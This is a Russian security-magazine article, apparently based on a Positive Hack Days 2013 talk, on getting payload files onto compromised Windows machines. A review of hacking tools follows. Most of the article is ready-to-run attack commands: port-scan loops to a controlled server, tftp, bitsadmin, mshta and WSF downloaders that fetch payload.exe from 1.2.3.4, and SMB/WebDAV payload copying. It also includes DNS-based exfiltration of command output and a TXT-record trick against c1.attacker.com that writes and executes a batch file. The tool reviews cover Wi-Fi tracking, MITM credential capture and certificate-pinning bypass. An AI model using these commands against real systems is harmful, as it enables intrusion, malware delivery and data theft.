Прежде чем начать передачу целевого файла, важно найти способ надежного соединения с узлом. Поиск прямых каналов связи на транспортном уровне с эксплуатируемым узлом (IP: 192.168.1.10) решается последовательным перебором портов на контролируемом сервере (IP: 1.2.3.4). Из стандартного инструментария можем воспользоваться Telnet, nslookup, PowerShell. Telnet и nslookup целесообразно использовать в версиях до Windows 2003 включительно, а начиная с Windows Vista рекомендуется использовать PowerShell. В принципе, если бы не досадная ошибка в nslookup, у нас мог быть универсальный инструмент для всех версий Windows. Очевидный факт: если в системе нет Telnet, то там есть PowerShell. Для того чтобы понять, когда именно к нам придет подключение, запустим покорный tcpdump:

```
tcpdump host 5.5.5.5
```

В свою очередь, будем пробовать подключаться к нашему внешнему серверу с машины, на которой у нас выполнение команд.

Для версий Windows <= Windows 2003:

TCP-порты:

```
FOR /L %i IN (1,1,65535) DO (cmd /c "start /b ↵
telnet 1.2.3.4 %i")
```

UDP-порты:

```
FOR /L %i IN (1,1,65535) DO (cmd /c "start /b ↵
nslookup -port=%i ya.ru 1.2.3.4")
```

Для Windows Vista и более поздних версий винды будем использовать PowerShell.

TCP-порты:

```
function sT($IP,$Port) {$Address = [system.net.↵
IPAddress]::Parse($IP);$End = New-Object System.↵
Net.IPEndPoint $address, $port;$Saddrf = [System.↵
Net.Sockets.AddressFamily]::InterNetwork;↵
$Stype = [System.Net.Sockets.SocketType]::↵
Stream;$Ptype = [System.Net.Sockets.ProtocolType]::↵
TCP;$Sock = New-Object System.Net.Sockets.Socket ↵
$saddrf, $stype, $ptype;$Sock.TTL = 26;try ↵
{ $sock.Connect($End);[Byte[]] $Message = ↵
[char[]]"w00tw00t";$Sent = $Sock.Send($Message);↵
$sock.EndConnect($Connect)} catch {};$Sock.↵
Close();};1..65535 | %{ sT -IP "1.2.3.4" -Port $_ }
```

UDP-порты:

```
function sU($IP, [int]$Port){$Address = [system.↵
net.IPAddress]::Parse($IP);$End = New-Object ↵
System.Net.IPEndPoint($Address, $port);$Saddrf=↵
[System.Net.Sockets.AddressFamily]::InterNetwork;↵
$Stype=[System.Net.Sockets.SocketType]::Dgram;↵
$Ptype=[System.Net.Sockets.ProtocolType]::UDP;↵
$Sock=New-Object System.Net.Sockets.Socket ↵
$saddrf, $stype, $ptype;$Sock.TTL = 26;$sock.↵
Connect($end);$Enc=[System.Text.Encoding]::↵
ASCII;$Message = "w00tw00t";$Buffer=$Enc.GetBytes↵
($Message);$Sent=$Sock.Send($Buffer);}; 1..65535 |↵
 %{ sU -IP "1.2.3.4" -Port $_ }
```

```
Administrator: Command Prompt

C:\>mode CON

Status for device CON:
----------------------

    Lines:          300
    Columns:        80
    Keyboard rate:  31
    Keyboard delay: 1
    Code page:      866

C:\>
```

Стандартные настройки

Естественно, куски этого кода необходимо заэнкодить в Base64, после чего передавать полученное значение как аргумент к команде PowerShell с параметром -encodedCommand.

Также стоит упомянуть о таком проекте, как letmeoutofyour (bit.ly/19ByJIR) от @mubix для проверки доступных каналов во внешнюю сеть. На любой HTTP-запрос отвечает w00tw00t.

FTP

Признан самым распространенным способом загрузки целевого файла и вообще является одним из старейших протоколов прикладного уровня. Основные достоинства загрузки через FTP — простота использования и наличие приложения во всех версиях систем. Если хост находится за NAT, то в большинстве случаев необходимо использовать режим работы passive mode, иначе сервер не сможет подключиться к клиенту. Существуют реализации расширений для NAT и сетевых экранов, позволяющие клиентам работать в активном режиме, но это большая редкость и небезопасно. Стандартная функциональность позволяет указать любой порт удаленного сервера.

TFTP

Клиент TFTP реализован во всех версиях семейства Windows, но начиная с версии Windows Vista отключен и не доступен по умолчанию. Особенность TFTP — он основан на транспортном протоколе UDP. Зачастую при полной фильтрации TCP удается передать файл по UDP. Достаточно запустить сервис

```
atftpd --daemon --port 69 /tmp
```

и выполнить на клиенте последовательность простых команд


```
dism /online /enable-feature /featurename:TFTP
tftp –i 1.2.3.4 GET payload.exe
```

TELNET

Клиент Telnet также реализован во всех версиях семейства Windows и также отключен и недоступен начиная с версии Windows Vista. Задумывалось, что Telnet будет использоваться для работы с протоколами уровня приложений. Клиент тоже поддерживает работу на транспортном уровне, правда с некоторыми особенностями, для нас не важными. Использование клиента Telnet в качестве транспорта для бинарных файлов невозможно из-за специфики протокола (более подробно в RFC854 про <CR><LF>). Поэтому без потерь можно передавать файлы, содержащие стандартный набор ASCII-символов.


На сервере запустим netcat, который будет передавать содержимое нашего файла:

```
nc -q 20 -lvp 23 < evil.bat
```



WARNING

Информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



Неправильная конфигурация сетевого экрана

На клиенте же, в свою очередь, заэнейблим Telnet, если он отключен:

```
dism /online /enable-feature /featurename:↵
TelnetClient
```

и таким нехитрым способом подключимся к серверу и сохраним в файл то, что он нам передал:

```
mode CON COLS=200000 && telnet 172.16.61.21 -f ↵
c:\command.bat
```

mode CON COLS=200000 устанавливает количество колонок (читай — символов), после которого клиент Telnet добавит символы <CR><LF>. В принципе, если максимальная длина не превышает настроек lines, то можно специально не задавать.

Ключ –f клиента Telnet позволяет записывать stdin сессии в указанный файл. Кстати, так же можно использовать в *nix, если в наличии нет доступного инструмента. Обязательное условие успешной эксплуатации — наличие символов <CR><LF> в конце строки. Быстро сконвертировать файл, созданный в *nix, можно командой

```
unix2dos evil.bat
```

SAMBA

Samba — свободное ПО, в серверной части которого реализована работа с протоколом SMB/CIFS. CIFS — протокол уровня приложений для работы с файловой системой по сети. Рассмотрим ситуацию, когда невозможно получить вывод команд, команды выполняются от непривилегированного пользователя, нет доступной для записи директории. В этом случае целесообразно установить на контролируемом сервере (IP: 1.2.3.4) службу Samba, настроить гостевую аутентификацию и разрешить запись в директорию.

Конфигурируем (/etc/samba/smb.conf) и запускаем Samba:

```
[global]
workgroup = WORKGROUP
security = share
netbios = TEST
server string = %h server (Samba, Ubuntu)

[share]
comment = File Server Share path = /tmp/share ↵
browsable = yes writable = yes guest ok = yes ↵
read only = no create mask = 0755
```

и запускаем сервис:

```
sudo service smbd start
```

После чего монтируем только что созданный ресурс как диск

```
net use X: \\1.2.3.4
```

и копируем необходимый файл

```
copy X:\payload.exe C:\payload.exe
```

WINDOWS SCRIPT HOST

Что это вообще такое? WSH — автономный сервер, предназначенный для выполнения сценариев на уровне ОС. Является встроенным компонентом и присутствует во всех версиях начиная с Windows 2000. По умолчанию интерпретирует два типа сценариев. Первый тип — автономные сценарии, реализованные на языках VBScript/JScript. Как правило, файлы сценариев имеют расширения vbs, vbe и js, jse соответственно. Второй тип — файлы wsf (Windows Script File). Это текстовый документ, содержащий код XML.

VBSCRIPT/JSCRIPT

Скриптовые объектно-ориентированные языки программирования, интерпретируемые сервером Windows Script Host. Серверов, кстати, два: cscript — консольный и wscript — интерактивный. Сервер по умолчанию — wscript. Эти языки создава-

лись для автоматизации рутинных действий, администрирования и обработки данных. Для доступа к элементам системы используют COM (Component Object Model). Кстати, если соберешься написать что-нибудь, при прочих равных условиях выбирай JScript, так как он имеет приятный легко читаемый синтаксис и поддерживается многими IDE. К сожалению, передать скрипт как аргумент серверу WSH нельзя. Обязательно нужно указывать путь к сценарию. Процедура, реализующая получение файла с HTTP/HTTPS:

```
function HTTPGetDownload(url, file) {

  // Создаем HTTP-объект
  var http = new ActiveXObject↵
  ("WinHttp.WinHttpRequest.5.1");
  // Обращаемся по указанному URL
  http.open("GET", url);
  http.send();
  var stream = new ActiveXObject("ADODB.Stream");
  stream.type = 1;
  stream.open();
  // Записываем получаемый поток данных
  // в целевой файл
  stream.write(http.responseBody);
  stream.saveToFile(file,2);
}
HTTPGetDownload("http://1.2.3.4/payload.exe", ↵
"payload.exe");
```

WINDOWS SCRIPT FILE (WFS)

Сценарии WSF могут одновременно содержать JScript- и VBScript-сценарии. Это сделано для того, чтобы увеличить гибкость написания кода, а также обеспечить модульность и повторное использование кода.

Вот несколько набросков, которые реализуют передачу файла с различных ресурсов:

```
> HTTP/HTTPS
<job><script language="VBScript" src="http://↵
1.2.3.4:80/payload.vbs"></script></job>

> FTP
<job><script language="VBScript" src="ftp://↵
1.2.3.4:21/payload.vbs"></script></job>


> UNC
<job><script language="VBScript" src="\\1.2.3.4\↵
payload.vbs"></script></job>
```

На просторах Сети добрый китайский коллега zzzEVAzzz реализовал скрипт Any2Bat — любой файл путем преобразований можно сконвертировать в bat. Логика работы проста: создается файл — архив cab, преобразуется в Base64 и оборачивается в WSF. В WSF содержится VBScript, который читает себя как XML (как ранее было отмечено, WSF описывается XML), берет первый элемент и сохраняет содержимое в cab. Полученный WSF преобразуется в bat путем добавления к каждой строке «@echo ... > payload.wsf». На основе скрипта zzzEVAzzz была реализована версия на PowerShell. Теперь можно конвертировать целевой cab в WSF или bat. Ее ты сможешь найти на нашем диске.

MSHTA

Mshta.exe (Microsoft HTML Application Host) — служебная программа для выполнения HTA (HTML Applications). HTA — это HTML-страница, которая имеет доступ к ресурсам системы через COM, выполняя скрипты JScript/VBScript. В принципе, это полноценный Internet Explorer, только без зон безопасности. Таким образом, у нас есть возможность изменять реестр, работать с файлами и сетью. Утилита принимает один параметр командной строки — то, что попадет в browser address bar. Поэтому мы можем передать ссылку на HTA или скриптовый блок. Расширение не имеет значения. Выполняем VBScript/JScript, расположенный на удаленном хосте:

```
mshta http://1.2.3.4:80/payload.vbs
mshta https://1.2.3.4:443/payload.vbs
mshta ftp://1.2.3.4:21/payload.vbs
mshta \\1.2.3.4\payload.vbs
```



Монтирование удаленного ресурса

Выполняем VBScript/JScript как аргумент запуска команды:

```
mshta vbscript:Execute("WScript.Echo 1")
mshta javascript:Execute('WScript.Echo(1);')
```

WEBDAV

Протокол прикладного уровня, расширяющий возможности протокола HTTP/HTTPS для удаленной работы с файлами. Начиная с версии Windows XP клиент WebDAV реализован в виде службы WebClient. Серверная часть представлена, как правило, расширениями для Apache и IIS. WebDAV, так же как и SMB/CIFS, решает задачу с поиском папки для записи — расширение дискового пространства с правами на запись для группы «Все». По сравнению с SMB/CIFS применение WebDAV в некоторых случаях более гибкое, так как поддерживает работу по HTTP. Начиная с версии Windows XP SP3, а именно предустановленного апдейта KB892211, появляется поддержка SSL и возможность выбора произвольного порта. Более ранние версии WebDAV mini-redirector поддерживают работу исключительно по HTTP и 80-му порту. В корпоративных средах повсеместно распространена практика использования прокси-серверов в качестве шлюза в интернет. В тех случаях, когда другие способы не работают — нет поддержки прокси-сервера, целесообразно использовать WebDAV.

PROXY SETTINGS

Давай рассмотрим тему настройки прокси-сервера для пользователя. С точки зрения системного администрирования существуют четыре возможных сценария предоставить пользователю настройки прокси-сервера:

- WPAD;
- PAC;
- Group policy;
- User choice.

WPAD

Web Proxy Auto-Discovery Protocol используется, если в настройках браузера активна Automaticly detect setting.

Настраивается соответствующими записями на серверах DNS или DHCP. При получении настроек через DNS должно

соблюдаться условие публикации файла: только HTTP, только 80-й порт. В DHCP может использоваться любой порт. Если ты смотришь на URL настроек WPAD и там используется нестандартный порт, то знай, что настройки получены по DHCP ;).

Например, компьютер находится в домене r1.d2.phdays.com. В поисках файла настройки браузер последовательно обращается к таким URL:

- http://wpad.r1.d2.phdays.com/wpad.dat
- http://wpad.d2.phdays.com/wpad.dat
- http://wpad.phdays.com/wpad.dat
- http://wpad.com/wpad.dat (OOOOPS!)

PAC

Proxy auto config — на практике WPAD — это и есть переименованный файл с PAC. Если посмотреть код, то обнаружишь там JavaScript-функцию FindProxyForURL, которая возвращает адрес прокси-сервера в зависимости от запрашиваемого хоста.

GROUP POLICY

Групповыми политиками назначают PAC или отдельно прокси-сервер для протокола.

USER CHOICE

Прокси-сервер не назначается администратором домена.

DIG DEEPER

Рассмотрим такую ситуацию: успешная эксплуатация хоста → привилегии NT AUTHORITY\\SYSTEM → прокси-сервер настроен у пользователя. Следующим шагом необходимо узнать адрес прокси-сервера. Вполне логично предположить, что пользователей может быть несколько с различными прокси-серверами, в зависимости от групповых политик. Возникает резонный вопрос: каким образом можно получить вывод исполнения команды? Стоит отметить, что сетевые настройки общие для системы, в том числе DNS. А в большинстве случаев внутренний DNS является авторитативным и сам разрешает доменные имена в IP-адреса. Таким образом, имея подконтрольный DNS-сервер с настроенным логированием, отвечающий за нашу зону, мы сможем просматривать вывод команд. Реализуется это следующим образом:

```
mshta "javascript:function h(out)↵
{hxd='';for(a=0;a<out.length;a=a+1){hxd=hxd+out.↵
charCodeAt(a).toString(16);}return hxd;}function ↵
r(cmd){var shell=new ActiveXObject('WScript.Shell');↵
var se=shell.Exec(cmd);var out = '';while(!↵
(se.StdOut.AtEndOfStream)){out=out+se.StdOut.↵
ReadLine();}return out;}function ex(cmd){var out=↵
h(r(cmd));query=out.match(/.{1,60}/g);for(v=0;v↵
<query.length;v=v+1){r('nslookup '+v+'x'+query[v]+↵
'.ya.ru')};}function e(){ex('proxycfg');}window.↵
onload=e"
```

Если у нас привилегии пользователя, то настройки прокси можно посмотреть так:

```
>>= Windows Vista (system proxy)
netsh winhttp show proxy

>>= Windows Vista (IE proxy)
reg query "HKEY_CURRENT_USER\Software\Microsoft\↵
Windows\CurrentVersion\Internet Settings" /v ↵
ProxyServer`

> Windows XP & 2003 (IE proxy)
netsh diag connect ieproxy

> Windows XP & 2003 (system proxy)
proxycfg
```

Установка настроек прокси-сервера:

```
>>= Windows Vista (system proxy)
netsh winhttp set proxy proxy:3128
```



WWW

Презентация доклада: bit.ly/11cThju

Небольшой «cheat sheet»: bit.ly/11yMm3W

Демо использования nslookup: bit.ly/15uQF4G

Демо использования any2bat: bit.ly/11yMxfH

```
>>= Windows Vista (IE proxy)
Set-ItemProperty 'HKCU:\Software\Microsoft\Windows\↵
CurrentVersion\Internet Settings' -name ↵
ProxyEnable -value 1 Set-ItemProperty 'HKCU:\↵
Software\Microsoft\Windows\CurrentVersion\↵
Internet Settings' -name ProxyServer "proxy:3128"

> Windows XP & 2003 (IE proxy)
proxycfg -p proxy:3128

> Windows XP & 2003 (system proxy)
proxycfg -U
```

WEBDAV

Рассмотрим шаги для установки WebDAV на Apache. Энэйблим модуль WebDAV:

```
a2enmod dav_fs
a2enmod dav

/etc/init.d/apache2 restart
```

Настраиваем WebDAV

```
mkdir -p /var/www/web/
chown www-data /var/www/web/

vim /etc/apache2/sites-available/default
NameVirtualHost *
<VirtualHost *>
  ServerAdmin webmaster@localhost
  DocumentRoot /var/www/web/
  <Directory /var/www/web/>
    Options Indexes MultiViews
    AllowOverride None
    Order allow,deny
    allow from all
  </Directory>
  Alias /webdav /var/www/web/
  <Location /webdav>
    DAV On
  </Location>
</VirtualHost>

/etc/init.d/apache2 reload
```

Готово! Теперь можно использовать наш уютный сервис с удаленной машины :). Например, существует множество способов примонтировать свежеиспеченный ресурс:


```
net use x: http://1.2.3.4/webdav
net use x: https://1.2.3.4/webdav /user:Guest Guest
net use x: \\1.2.3.4\webdav
net use x: \\1.2.3.4@SSL@53\webdav
net use x: \\1.2.3.4@53\webdav
```

После чего, удачно смонтировав ресурс, копируем необходимый файл командой copy :)

```
copy X:\payload.exe C:\payload.exe
```

NSLOOKUP

Nslookup является средством администрирования на основе командной строки и предназначена для проверки работоспособности DNS-серверов. Имеет два режима работы: интерактивный и консольный. Если нет возможности установить TCP-соединение с подконтрольным сервером, то можно использовать внутренний DNS для обмена данными с сетью. В 2008 году Кевин Бонг (Kevin Bong) рассмотрел и реализовал способ создания неинтерактивного шелла через опрос TXT записей (bit.ly/14aJGyM). Максимальная длина txt — 255 символов. Все кавычки в записи должны быть экранированы. Так как вывод nslookup не содержит исполняемых команд, можно сделать проще и короче: заэкранировать обязательные обрамляющие кавычки и записывать вывод в bat.



Стандартный вывод nslookup –type=TXT yandex.ru

Правим запись txt для подконтрольного домена (c1.attacker.com):

```
\" & @echo ^<package^>^<cab xmlns:dt=\"urn:↵
schemas-microsoft-com:datatypes\" dt:dt=\"bin.↵
base64\"^> >payload & \"
```

После чего на клиенте запускаем nslookup и перенаправляем вывод в файл:

```
nslookup -type=TXT c1.attacker.com >> payload.bat ↵
& payload.bat
```

POWERSHELL

Это фреймворк, созданный Microsoft, для автоматизации задач системного администрирования. Имеет CLI, подобный CMD, со встроенной поддержкой и интеграцией .NET Framework. Разработка началась в 2002 году под названием Monad. Первая RC-версия появилась в 2006 году и была переименована в Windows PowerShell. С выходом Windows Vista SP1 поставляется как компонент ОС. Windows 8/2012 поставляется с третьей версией, значительно расширенной командлетами. Windows 7/2008 поставляется со второй версией.

PowerShell — это такой слой абстракции, который делает удобной работу с компонентами системы: COM, WMI, ADSI. В результате мы имеем простой унифицированный способ управления системой локально или удаленно.

Функциональность PowerShell обеспечивается командлетами — специальными командами, реализующими конкретный функционал. Например, командлет Get-Content или его алиасы gc и cat — получить содержимое файла. При написании командлетов принято придерживаться именования verb-noun. Результат командлета — это объект или коллекция. Примеры кода, реализующего слив файла, ты найдешь на нашем диске.

BITSADMIN

Wget для Windows :). Этим все сказано. Параметры запуска достаточно просты:

```
bitsadmin /transfer whatever http://1.2.3.4:80/↵
payload.exe c:\payload.exe
```

Или же можно создать целую задачу для загрузки серии файлов с удаленного ресурса:

```
bitsadmin /CREATE /DOWNLOAD jobname
bitsadmin /ADDFILE jobname http://1.2.3.4/↵
payload1.exe p1.exe
bitsadmin /ADDFILE jobname http://1.2.3.4/↵
payload2.exe p2.exe
bitsadmin /RESUME jobname
bitsadmin /COMPLETE jobname
```




POSITIVE HACK DAYS 2013

Данная статья основана на выступлении Вячеслава Егошина на Positive Hack Days 2013. Напомню, PHDays — это международный форум, посвященный вопросам практической информационной безопасности. Своим появлением PHD поставил точку в разговорах хакерской тусовки, посвященных идеям на тему «Как было бы круто иметь свой DEFCON или Black Hat в России». Мы получили оба в одной бутылке :). PHDays — это место, где футболки встречаются с пиджаками, а парни с Античата обсуждают результаты взлома интернет-банка с топ-менеджером из финансовых структур. Презентация, по мотивам которой подготовлен этот материал, доступна по адресу slidesha.re/13fDZys. Информацию о самом мероприятии, а также список доступных материалов ты можешь посмотреть на официальном сайте этой уникальной хакерской конференции (www.phdays.ru).



ВМЕСТО ЗАКЛЮЧЕНИЯ

В своей статье я постарался подробно прояснить ситуацию с загрузкой файлов на машины за NAT'ом. Надеюсь, что это хорошая отправная точка для дальнейшего ресерча и изучения множества других клевых «хаков». Если у тебя остались вопросы или комментарии, я с радостью на них отвечу. Удачного тебе закрепления на удаленной машине! Stay tuned!



WARNING


Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов,
Digital Security
@evdokimovds

X-TOOLS


СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: NCC Group
Система: Windows/Linux

nccgroup.github.io/pip3line/index.html





Автор: SensePost
Система: Linux

https://github.com/sensepost/Snoopy



```
shellnoob.py [--fr
th | - ]
shellnoob.py -i (f
shellnoob.py -c (i
 only few platform
shellnoob.py --64
shellnoob.py --get
shellnoob.py --get

supported INPUT fo
supported OUTPUT f
```

Автор: Yanick Fratantonio
Система: Windows/Linux

https://github.com/reyammer/shellnoob



ИГРАЕМ С БАЙТИКАМИ

Если тебе часто приходится иметь дело с необработанными/сырыми массивами байтов, то инструмент под названием Pip3line как раз для тебя — он упростит твою работу. Если коротко, то это просто инструмент для манипуляции над массивом байтов, при этом в инструмент заложен набор стандартных преобразований, которые можно применять как в одну сторону, так и в обратную. Для преобразования достаточно выделить необходимые байты и выбрать тип преобразования над ними. Pip3line поддерживает множество различных трансформаций, таких как:

- Base32/Base64;
- Binary encoding;
- Regular Expression (match&extract, match&replace);
- Url Encode;
- Xor;
- Zlib compression;
- Md4/Md5/Sha1;
- Substitution crypto algorithm.

В процессе работы с инструментом можно вернуться в любую точку цепочки преобразований, выполненных над файлом. При этом преобразования можно выполнять над группой файлов или над блоками данных, полученными из TCP socket, Named Pipe (Windows) или UNIX Socket (UNIX/Linux).

Но всем этим функционал программы, конечно, не ограничивается. Авторы программы потрудились и создали специальный интерфейс для плагинов, благодаря которому можно на C++/Qt писать собственные преобразователи, а как альтернативный вариант можно использовать и всеми любимый Python.

ПОД КОЛПАКОМ SNOOPY

Как говорят сами авторы проекта Snoopy, на его создание их вдохновила активная в последнее время деятельность государств, легализующих слежение за гражданами в интернете (посещаемые веб-сайты, почта, социальные сети и так далее) под предлогом борьбы с терроризмом.

Snoopy — это распределенный трекинговый и профилирующий фреймворк, позволяющий производить слежку за мобильными устройствами, использующими Wi-Fi. Почему распределенный? Потому что клиентская часть программы может быть установлена на любое устройство под управлением ОС Linux (телефон, роутер, мини-ПК) с поддержкой режима монитора и инъекцией пакетов. И каждое такое устройство с клиентской частью будет отсылать данные на центральный сервер. Среди отсылаемой информации:

- время;
- MAC клиента;
- SSID сети;
- GPS-координаты;
- уровень сигнала.

Программа также способна идентифицировать устройства владельцев через SSID сетей и захваченные probe запросы. И это может быть сделано двумя способами: простым анализом и с помощью геолокации (через такой сервис, как Wigle). Помимо этого, программа умеет производить MITM-атаку и извлекать данные из трафика (cookie, логины и пароли, PDF, VoIP-звонки и так далее) и даже такую информацию, как список фолловеров в Twitter и все друзья из Facebook.

Также хочется сказать, что у программы удобный веб-интерфейс для просмотра результатов и интеграция с Maltego.

ПОМОЩНИК ШЕЛЛ-КОДЕРА

Написание шелл-кода обычно состоит из двух частей: суперувлекательной и чрезвычайно муторной, скучной. Благодаря инструменту Shellnoob можно сфокусироваться на первой части, а остальное возложить на плечи данной разработки. Особенности:

- конвертирование шелл-кода между различными форматами (сейчас поддерживаются: asm, bin, hex, obj, exe, C, Python, Ruby);
- интерактивный режим преобразования opcode-to-binary (и обратно);
- определение номеров syscall и констант (тестовая поддержка);
- портативность (необходимо только GCC/as/objdump и Python);
- работа прямо на целевой архитектуре;
- вставка брейкпоинтов;
- переключение между 32bit/64bit;
- поддержка чтения из stdin / записи в stdout.

Рассмотрим пару примеров использования. Конвертирование шелл-код-файла на ассемблере в бинарный формат:

```
./shellnoob.py --from-asm ↵
shellcode.asm --to-bin shellcode.bin
```

Работа в интерактивном режиме, где получаем opcode-инструкции:

```
$ ./shellnoob.py -i
ins_to_opcode (1) or opcode_to_ins ↵
(2)?: 1
ins_to_opcode selected
>> mov %eax, %ebx
mov %eax, %ebx ~> 89c3
```



ДАЕМ БОЙ CERTIFICATE PINNING НА ANDROID

Автор: iSEC Partners
Система: Android

https://github.com/iSECPartners/android-ssl-bypass


В ОС Android для защиты приложений также можно использовать certificate pinning, и для этого необходимо специальное доверенное хранилище. Об общих методах реализации certificate pinning читай в блоге Moxie (bit.ly/v55mxn). Технология активно используется в таких Android-приложениях, как Google Chrome, Twitter, Cards.io. Существует множество путей обхода certificate pinning:

- декомпиляция/патчинг/перекомпиляция/подпись/загрузка;
- кастомные VM/ROM со встроенными хуками;
- хукер нативного кода или отладчик нативного кода (GDB, vTrace);
- JDWP-отладчик.

Java Debug Wire Protocol (JDWP) — это стандартный инструмент отладки для Java, который может программироваться через Java API и для своей работы задействует Java Debug Interface (JDI). Это и используют авторы инструмента Android SSL Bypass для обхода certificate pinning. Алгоритм работы программы таков:

- остановка на HttpsURLConnection.setSocketFactory();
- замена переменной на переменную, означающую «доверять всем»;
- продолжение работы.

Тулза протестирована на Android 2.3.3 и 4.0.3.



Автор: N/A
Система: N/A

s3.eurecom.fr/tools/actaeon



Forensics в VM

Actaeon — это инструмент для экспертизы памяти в виртуализированном окружении. Начиная работу с физическим дампом памяти, инструмент способен достичь трех важных целей:

1. Обнаружить любой гипервизор (virtual machine monitor), который использует технологию Intel VT-x.
2. Обнаружить и проанализировать nested virtualization и показать отношения среди различных гипервизоров, запущенных на одной машине.
3. Предоставить транспортный механизм для распознавания и поддержки адресного пространства виртуальных машин.

Actaeon состоит из трех компонентов:

- hyperls: плагин для Volatility;
- патч для Volatility;
- дампер VMCS, основанный на коде HyperDBG.

Инструмент работает независимо от гипервизора и ориентируется на расположение VMCS структур данных в памяти. Таким образом, он должен быть способен обнаружить любой гипервизор (хороший или вредоносный), который использует эту технологию. Программа прошла успешное тестирование с KVM (kernel 3.6.0), Xen (4.2.0), VMware Workstation (9.0.1), VirtualBox (4.2.6) и последней версией HyperDBG — включая различные вложенные комбинации (например, KVM под XEN или VirtualBox под VMware). Пока программа тестировалась только с 32-битными системами.

Для успешной работы программы и, в принципе, ее дальнейшего развития (поддержки новых/других VM) необходимо знать смещение определенных полей внутри VMCS-структуры.

Автор: MoonSols
Система: Windows

www.moonsols.com/2011/07/19/new-utility-moonsols-hypertaskmgr-v1-0/



HYPER-V БЕЗ ГРАНИЦ

